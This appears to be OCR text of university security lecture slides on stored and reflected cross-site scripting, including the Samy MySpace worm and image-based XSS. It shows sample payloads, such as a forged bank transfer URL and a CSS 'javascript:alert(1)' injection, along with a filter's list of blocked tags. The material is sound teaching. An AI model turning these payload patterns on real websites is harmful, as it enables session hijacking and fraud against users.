
E.g., **`GET http://bank.com/sendmoney?to=DrEvil&amt=100000`**

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)



Stored XSS: Summary

- Target: user who visits a vulnerable web service
- Attacker goal: run a malicious script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (ex: via an ordinary browser)
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts

Demo + fix

XSS subverts the same origin policy

- Attack happens **within the same origin**
- Attacker tricks a server (e.g., `bank.com`) to send malicious script ot users
- User visits to `bank.com`

Malicious script has origin of bank.com so it is permitted to access the resources on bank.com


MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no
    - `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:
  - `<div style="background:url('javascript:alert(1)')">`
- With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
  - … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

Break Time: Peyrin Kao

- Los Angeles
- Family from Taiwan
- AI researcher (Anca Dragan)

- *Practically* nocturnal


Reflected XSS

- The attacker gets the victim user to visit a URL for `bank.com` that embeds a malicious Javascript or malicious content
- The server echoes it back to victim user in its response
- Victim's browser executes the script within the same origin as `bank.com`

Reflected XSS (Cross-Site Scripting)


Victim client

Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)


Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



